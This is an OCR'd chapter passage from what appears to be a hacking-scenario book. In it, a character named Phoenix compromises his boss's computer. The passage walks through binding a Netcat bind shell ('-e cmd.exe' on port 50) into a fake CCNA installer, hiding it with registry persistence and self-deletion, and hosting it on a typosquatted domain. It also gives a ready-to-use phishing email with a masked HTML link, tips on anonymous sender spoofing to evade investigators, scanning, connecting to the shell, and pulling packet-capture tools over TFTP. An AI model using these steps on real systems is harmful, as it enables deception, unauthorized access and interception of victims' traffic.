
Installing Executables

Many install executables contain both a setup.exe file and a setup.lst file that the setup.exe file references. If you rename the setup.exe file to something else, be sure to make a copy of the setup.lst file with the same name. For example, if you rename setup.exe to backup.exe, make a copy of setup.lst called backup.lst.

Binding the Back Door Trojan with the Executable

Binding a Trojan with a legitimate executable is a common method hackers employ to trick users into installing malware onto their computers. These binding programs, also called Trojan wrappers, will combine the original program with a Trojan program and create a new executable. In this example, Phoenix uses Yet Another Binder (YAB), which was originally found at areyoufearless.com. (This site no longer hosts YAB, but you can find this free utility through file-sharing services such as BitTorrent or another hacking Web site such as astalavista.net or packetstormsecurity.org.)

On starting YAB, Phoenix sees the screen shown in Figure 2.10.




Settings Saved: No

Stub Built: No

Figure 2.10 Yet Another Binder

Phoenix clicks the plus sign to bring up the Add Bind File Command screen shown in Figure 2.11.



Select command to add: Bind File

Bind File:

Source File Path: C:\nc.exe

Target Path: Stub's Folder nc.exe

☑ Force path to exist.

Creation Attributes: □ Read-only □ Archive □ Hidden □ System

Execution Method: Execute asynchronously

Execution Parameters: -p 50 -e cmd.exe -L

□ Try to delete file after execution. (Unavailable if registry startup used)

Advanced Options: □ Set file date to system file date. □ Compress bound file.

Registry Startup Method: (No Startup) Value Name: Winsock32 Driver

Registry Execution Parameters:

□ Abort all processes if this process fails.

Figure 2.11 Adding Netcat

Phoenix sets up the options in Table 2.1 to prepare his Trojan for binding:


Table 2.1 Yet Another Binder Options

Option	Value	Description
Select command to add:	**Bind File**	This option enables you to bind a file to another.
Source File Path:	**C:\nc.exe**	This is the path to Phoenix's Netcat Trojan.
Execution Method:	**Execute asynchronously**	This option installs the Trojan separately from the main executable. Sometimes trying to launch them both at the same time (synchronously) might cause problems, so asynchronous execution is a safer option.
Execution Parameters:	**-p 50 -e cmd.exe -L**	This option configures Netcat to listen (**-L**) in the background for incoming connections to TCP port 50. The **-e cmd.exe** option tells Netcat to execute the MS-DOS command shell.

Optionally, Phoenix can select to launch the Trojan again when the computer starts up by setting the **Registry Startup Method** option. For example, Phoenix can configure it to load in HKEY_LOCAL_MACHINE\Microsoft\Windows\Current Version\Run so that the Trojan will launch every time the computer starts. The default value is not to modify the Registry.

Phoenix clicks **OK** after he finishes configuring Netcat. Next Phoenix adds the legitimate program by clicking the plus sign again to add it. He selects **Execute File** in the **Select command to add** drop-down box (see Figure 2.12). He enters the complete path to the backup.exe executable file, leaves the other options at their default, and then clicks **OK**.

Before Phoenix binds the two files together, he first makes sure that all traces of the Netcat executable will be removed after it launches. This helps to prevent users from detecting his malware on their computer. Trojan wrappers often have this option to melt, or remove, all traces of the malware executable after the software is running in RAM. Although choosing to melt the file is ideal to avoid detection, it does have a side effect: If the file is gone, Phoenix cannot launch it again when the computer starts up. He chooses to melt Netcat by going to the **Options** menu and choosing **Melt Stub After Execution** (see Figure 2.13).



Add Execute File Command:

Select command to add: Execute File

Execute File:

Execute File: (Absolute) c:\ccna\backup.exe

Execution Method: Execute asynchronously

Execution Parameters:


Registry Startup Method: (No Startup) Value Name: Winsock32 Driver

Registry Execution Parameters:

□ Abort all processes if this process fails.

Settings Saved: No Stub Built: No

Figure 2.12 Adding the executable



Yet Another Binder (YAB) V2.01

Command Type	
● Bind File	Bind : C:\nc.exe
● Execute File	Execute : [Absolute Path] c:\ccna\backup.exe

Settings Saved: No Stub Built: No

File
Command
Options
Tools
Help
Melt Stub After Execution
Stub Type...
Save Uncompressed Stub to a File...
Icon Preview
(none)

Figure 2.13 Melt Stub After Execution option

To make this Trojan appear legitimate, Phoenix selects an icon that looks like a standard install program. In the Icon Preview box, he clicks (**none**) to bring up the Change Icon dialog box. From here, he chooses an icon that looks like a standard install program. Icon 7 and Icon 8 are two good options (see Figure 2.14).





Figure 2.14 Choosing an icon

Now Phoenix is ready to bind the stub (Netcat) to the executable (backup.exe). He clicks the **Bind File** button. He now has his Trojan program, which he saves as setup.exe.

Because the installation is dependent on many other files, Phoenix needs to create a self-extracting archive that bundles all the files necessary for installation. He launches WinZip Self-Extractor and chooses **Self-extracting Zip file for Software Installation** (see Figure 2.15).



What kind of self-extracting Zip file do you want to make?

○ Standard self-extracting Zip file

● Self-extracting Zip file for Software Installation


Standard self-extracting Zip files are ideal for distribution of documents, graphics, and other files.

Self-extracting Zip files for Software Installation work with most setup programs, and provide a more professional appearing installation. For example, you can customize the self-extracting Zip file's icon and dialog box text.

Click Help for information on the advantages of each type

Figure 2.15 WinZip self-extractor


Phoenix selects **Unzip automatically** (see Figure 2.16) so that the archiving is transparent to the user. When the wizard prompts him for the name of the executable to launch when the unzipping process is complete, he chooses **setup.exe** (see Figure 2.17). When his boss launches the CCNA program, it will unzip the files and run setup.exe, which will install both the legitimate practice test software and Netcat. Netcat will run in the background and listen for incoming connections on TCP (Transmission Control Protocol) port 50.



Option
☑ Unzip automatically

Language
● English
○ German

Figure 2.16 Choosing to unzip automatically



Command to issue when unzip operation completes:
setup.exe

Use ".\" if the command is a file contained in the Zip file, e.g., ".\setup.exe".

The self-extracting Zip file will unzip files to a temporary folder, wait for the above command to complete, then delete the temporary folder. If you would like to wait for a DIFFERENT module to complete, specify it here.

Wait for:

Note: Normally this field should be blank.

Click Help for information on using the 'Wait for' field

Figure 2.17 Executing setup.exe on completion

Setting Up the Phishing Site

Phoenix now has created his new program to host on his phishing Web site. He gives his file the same name as the original program (ccna.exe) from the legitimate Web site, and copies it to the same directory where the first ccna.exe was located (overwriting it). He will need to copy all the phishing Web site files to a Web server that can host them. To make the phishing scam appear as legitimate as possible, he decides to register a domain name that is similar to the original Web site. The original Web site is certificationpractice.com, so he registers the domain certification-practice.com. Now he has a fully functional Web site with a name similar to that of the original Web site, along with a new Trojan that appears to be a legitimate practice test application.

Warning

By reusing the same Web site, Phoenix has broken copyright law. In addition, he might face further prosecution for any other instances of people downloading and running the malware that he created.

Sending Mr. Minutia an E-mail

Phoenix has copied a Web site, created a Trojan, and hosted a new Web site with a link to his Trojan. All of this won't help him unless he can somehow direct his boss, Mr. Minutia, to visit and download his Trojan. The easiest way to do this is to send a spoofed e-mail to his boss that appears to come from the Web site Phoenix hosts. When his boss looks in the e-mail's **From:** field, he should see an e-mail address coming from the certification-practice.com domain and not Phoenix's e-mail address. Mr. Minutia can discover the real e-mail address only by looking at the e-mail header. Reading the e-mail header is something few people know how to do, and, even if they do, most rarely look at in their e-mail software.

Although Phoenix could send an e-mail using his e-mail client at his workplace, this would make it easy for him to be tracked down in the event that someone does look in the e-mail header. To cover his tracks, he uses an anonymous e-mail service such as mail.com. His steps, then, are as follows:

1. Register an anonymous e-mail at mail.com.
2. Create an e-mail that entices his boss to visit the phishing Web site and download the CCNA executable bound with the Trojan.
3. Change the **From:** field to an e-mail address with the certification-practice.com domain.

Registering an anonymous e-mail at mail.com is easy. Phoenix goes to www.mail.com and signs up for its free, anonymous e-mail. Unlike many e-mail services that require you to enter an alternative e-mail address, your postal address, or other personal information, sites such as mail.com do not. This anonymity protects Phoenix from investigators being able to track him down.

Note

If a hacker wants further protection, the hacker can go through an anonymous proxy server. Anonymization.net and TorPark are two such proxies.

Next, Phoenix uses the mail.com instructions to configure his e-mail client. He decides on Outlook Express.

You might be wondering why Phoenix needs to have an anonymous e-mail account if he is going to change the **From:** field. Changing the **From:** field is enough to trick the user, but not enough to trick an investigator looking in the e-mail header. To hide his identity, Phoenix changes both the **From:** field and uses an anonymous e-mail service.

Phoenix now creates an e-mail that should be convincing enough to socially engineer his boss into visiting his site and downloading the Trojan. A good phishing scam e-mail should follow these guidelines:

- **The e-mail should be checked for grammatical and spelling mistakes—**People are less likely to trust an e-mail with many typographical errors because it appears unprofessional.
- **The e-mail should offer something free—**Everyone likes something free.
- **The e-mail should explain why the victims are getting something for nothing—** People know that nothing is really "free" and that there must be a catch. Without the justification for the free item, the victims might become suspicious. They might not necessarily think it is a phishing scam, but they might suspect that they are being tricked into something against their will. If a hacker advertises something at no cost, the victims will want to know why they are supposedly getting something free.

- **The e-mail should leave the unsuspecting users feeling good about themselves—** The e-mail is essentially a marketing campaign trying to get the victim to download the software. With information technology professionals (such as Phoenix's boss, in this scenario), the best approach is to leave them feeling that if they use the product they will be smarter and more successful than if they do not use the product.
- **The e-mail should be brief—**People are less likely to read a long e-mail than a short one. Phoenix wants to keep the e-mail short to increase the chance of his boss reading it.

The following is a suggested e-mail that meets these objectives:

Subject: Free CCNA Practice Test Software

Dear Mr. Minutia,

Download your free CCNA practice test today while it lasts!

As an IT professional, you know being industry certified dramatically increases your net worth, your technical ability within your organization, and recognition from your colleagues. Our research has shown that professionals with the CCNA certification earn 15% more on average than those without the certification.


For a limited time, Certification Practice Exams is pleased to offer all registered cisco.com users free CCNA practice test software. This is a $129 value! Why would we be willing to give away so much free? It's simple. When you use our software to pass the CCNA exam on your first try, we're confident Certification Practice Exams will be your destination for future Cisco certification practice tests. We ask only that, after you pass your exam, you consider us for all future practice test needs.

To download your free CCNA practice test, go to http://www.certificationpractice.com/ccna and click the CCNA.exe link.

Sincerely,

Certification Practice Exams

You might have noticed that the Web site URL is for the legitimate Web site and not the new phishing Web site that Phoenix created. This is intentional. Although Phoenix could have put in his domain name, a good phishing scam appears as legitimate as possible. This e-mail references the original Web site, but Phoenix has changed the HTML code to link to the phishing site. To do this, Phoenix goes to the source code of the e-mail and changes the link to point to his Web site at http://www.certification-practice.com/ccna (see Figure 2.18). That way the e-mail text refers to the real Web site, but the code directs Phoenix's boss to the fake Web site. When he's on Phoenix's Web site, Mr. Minutia will probably never notice that the Web site is different. And, even if he does, it is close enough to the real Web site domain that he probably will not even care.



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META http-equiv=Content-Type content="text/html; charset=iso-8859-1">
<META content="MSHTML 6.00.6000.16757" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=#ffffff>
<DIV>
<P class=Body style="MARGIN: 0in 0in 3pt">Dear Mr. Minutia,</P>
<P class=Body style="MARGIN: 0in 0in 3pt"><?xml:namespace prefix = o ns =
"urn:schemas-microsoft-com:office:office" /><o:p></o:p>&nbsp;</P>
<P class=Body style="MARGIN: 0in 0in 3pt"><STRONG>Download your free CCNA
practice test today while it lasts!<o:p></o:p></STRONG></P>
<P class=Body style="MARGIN: 0in 0in 3pt">&nbsp;</P>
<P class=Body style="MARGIN: 0in 0in 3pt">As an IT professional, you know being
industry certified dramatically increases your net worth, your technical ability
within your organization, and recognition from your colleagues.<SPAN
style="mso-spacerun: yes">&nbsp; </SPAN>Our research has shown that
professionals with the CCNA certification earn 15% more on average than those
without the certification.</P>
<P class=Body style="MARGIN: 0in 0in 3pt"><o:p></o:p>&nbsp;</P>
<P class=Body style="MARGIN: 0in 0in 3pt">For a limited time, Certification
Practice Exams is pleased to offer all registered Cisco.com users free CCNA
practice test software.<SPAN style="mso-spacerun: yes">&nbsp; </SPAN>This is a
$129 value!<SPAN style="mso-spacerun: yes">&nbsp; </SPAN>Why would we be willing
to give away so much for free?<SPAN style="mso-spacerun: yes">&nbsp; </SPAN>It s
simple.<SPAN style="mso-spacerun: yes">&nbsp; </SPAN>Once you use our software
to pass the CCNA exam on your first try, we're confident Certification Practice
Exams will be your destination for future Cisco certification practice
tests.<SPAN style="mso-spacerun: yes">&nbsp; </SPAN>We only ask that after you
pass your exam that you consider us for all future practice test needs.</P>
<P class=Body style="MARGIN: 0in 0in 3pt"><o:p></o:p>&nbsp;</P>
<P class=Body style="MARGIN: 0in 0in 3pt"><B
style="mso-bidi-font-weight: normal">To download your free CCNA practice test,
go to <A href="http://www.certification-practice.com/ccna"><FONT color=#0000ff>http://www.certificationpractice.com/ccna</A>
and click the CCNA.exe</FONT> link.<SPAN style="mso-spacerun: yes">&nbsp;
</SPAN></B></P><SPAN style="mso-spacerun: yes">
<P class=Body style="MARGIN: 0in 0in 3pt"><BR>Sincerely,</P>
<P class=Body style="MARGIN: 0in 0in 3pt">Certification Practice
Exams</SPAN></P></DIV></BODY></HTML>
```

Phising Web site link

Figure 2.18 Changing the link


To further encourage his boss, Phoenix approaches him and mentions that he has been thinking about going for the CCNA certification. By mentioning this certification, Phoenix drops a subtle suggestion in his boss's mind about the certification exam. Gentle suggestions can go a long way toward social engineering the boss into downloading this software. Phoenix remarks, "I received an e-mail from one of those practice test companies today.

Did you get one? I haven't checked it out yet, but it looks like a really good site." Because Mr. Minutia is a competitive person by nature, Phoenix takes this a step further and entices him to download the software by saying, "You know, I bet you I'll finish my CCNA before you. I think I'll go looking for some practice exam software tonight to start preparing."

Phoenix sends the e-mail, sits back, and waits. After he receives the e-mail, Mr. Minutia will be enticed to download Phoenix's software. Both the legitimate practice test and Netcat will install on Mr. Minutia's machine during the installation process. Netcat will be listening on port 50 for Phoenix's boss's machine to connect.

Finding the Boss's Computer

The next step is to discover the IP address used on Mr. Minutia's computer. One method is to use a software tool called Angry IP Scanner (www.angryziber.com/ipscan/), which scans a range of IP addresses to discover which hosts are active. See Figure 2.19 for an example of scanning the 192.168.1.0/24 range.



IP range: 192 . 168 . 1 . 1 to 192 . 168 . 1 . 255


Hostname:

Threads 0

IP	Ping	Hostname
192.168.1.1	Dead	N/S
192.168.1.2	Dead	N/S
192.168.1.3	Dead	N/S
192.168.1.4	Dead	N/S
192.168.1.5	0 ms	TARGETHOST
192.168.1.6	0 ms	TTC-CD4705EF7BD.2...
192.168.1.7	Dead	N/S
192.168.1.8	Dead	N/S
192.168.1.9	Dead	N/S
192.168.1.10	Dead	N/S
192.168.1.11	Dead	N/S
192.168.1.12	Dead	N/S
192.168.1.13	Dead	N/S
192.168.1.14	Dead	N/S
192.168.1.15	Dead	N/S
192.168.1.16	Dead	N/S
192.168.1.17	Dead	N/S
192.168.1.18	Dead	N/S
192.168.1.19	Dead	N/S
192.168.1.20	Dead	N/S
192.168.1.21	Dead	N/S
192.168.1.22	Dead	N/S

Figure 2.19 Angry IP Scanner

Now that Phoenix has a list of hosts on the network, he can use a port scanner to determine which hosts are listening on port 50 (the port he configured Netcat to listen on). Phoenix chooses Angry IP Scanner. Figure 2.20 shows the output of its port scanner. Notice that port 50, the port he specified Netcat to listen on, is open.



IP range: 192 . 168 . 1 . 5 to 192 . 168 . 1 . 5

Hostname:

Threads 0

IP	Ping	Hostname
192.168.1.5	0 ms Open ports: 50	TARGETHOST

Scanned info:

```
IP:             192.168.1.5
Ping:           0 ms
Hostname:       TARGETHOST
Open ports:     50
```

Open ports: 50

Ready


Figure 2.20 Angry IP Scanner port scanner output

CONNECTING TO THE BOSS'S COMPUTER

The boss's computer is 192.168.1.5. Now that Phoenix knows the IP address and has verified that TCP port 50 is open, he can connect to Mr. Minutia's machine. Phoenix opens an MS-DOS command prompt on his computer and navigates to the directory where he has a copy of Netcat. He types in the following command to connect to his boss's machine:

```
nc 192.168.1.5 50
```

Phoenix verifies the connection to his boss's computer using the built-in ipconfig utility. It shows 192.168.1.5 (the IP address of his boss's computer), so he successfully connected to Mr. Minutia's computer (as shown in Figure 2.21).



```
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.6
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.6

C:\>nc 192.168.1.5 50
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.5
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.6

C:\>_
```

Figure 2.21 Connecting to Mr. Minutia's computer

Phoenix's next step is to download a packet-capturing software program onto Mr. Minutia's machine. He decides on a command-line program because he cannot view a graphical user interface (GUI) remotely with Netcat. Because Windows comes with a TFTP client, Phoenix can set up a TFTP server on his computer and download a packet-capturing software program onto Mr. Minutia's computer. Phoenix uses the TFTP server available at Sysinternals (www.sysinternals.com). Phoenix prefers this software because it is free and he does not need to perform any configuration; simply launching the program is enough. Phoenix also downloads WinDump (www.winpcap.org/windump), a popular packet-capturing program, and places it in the TFTP-Root directory (the default directory used by Sysinternals TFTP server program).

Phoenix goes back to the Netcat connection on his boss's computer. From there, he downloads WinDump from his computer. The syntax for the Windows TFTP client is

```
tftp [-i] host [put | get] source destination
```

The **-i** switch configures the TFTP client to do a binary transfer (WinDump is a binary file, so this is the appropriate option to use). Phoenix's IP address is 192.168.1.6, so he types the following on his boss's computer to download WinDump:

```
tftp -i 192.168.1.6 get windump.exe windump.exe
```

Next Phoenix launches WinDump, which has many options. The options are case sensitive, so he needs to be careful when typing in commands so that he does not mistype and cause the program to hang. Phoenix is concerned only about the following options:

-c *count***—**This option captures only a certain number of packets. Without this option, WinDump continues to capture software and fills the log file.

-s *snaplength***—**This option specifies the length of the packets captured. Without this option, some packets will be cut off and Phoenix will not be able to reassemble them.

-w *filename***—**This option logs all captured packets to a log file.

Typing the following on his boss's computer will capture up to 1,000 packets and send them to the file capture.log:

```
windump -c 500 -s 1500 -w capture.log
```

Now the waiting game begins. Phoenix must wait until his boss sends or receives 500 packets. Phoenix knows when this occurs because WinDump stops running and returns him to a command prompt.

WINPCAP

WinDump, like most packet-capturing software, requires the use of the Windows Packet Capture library (WinPcap). WinPcap is available at www.winpcap.org at no cost. Many network utilities use this library, so in a situation like the one in this chapter, chances are good that a network manager working in information technology already has WinPcap installed.

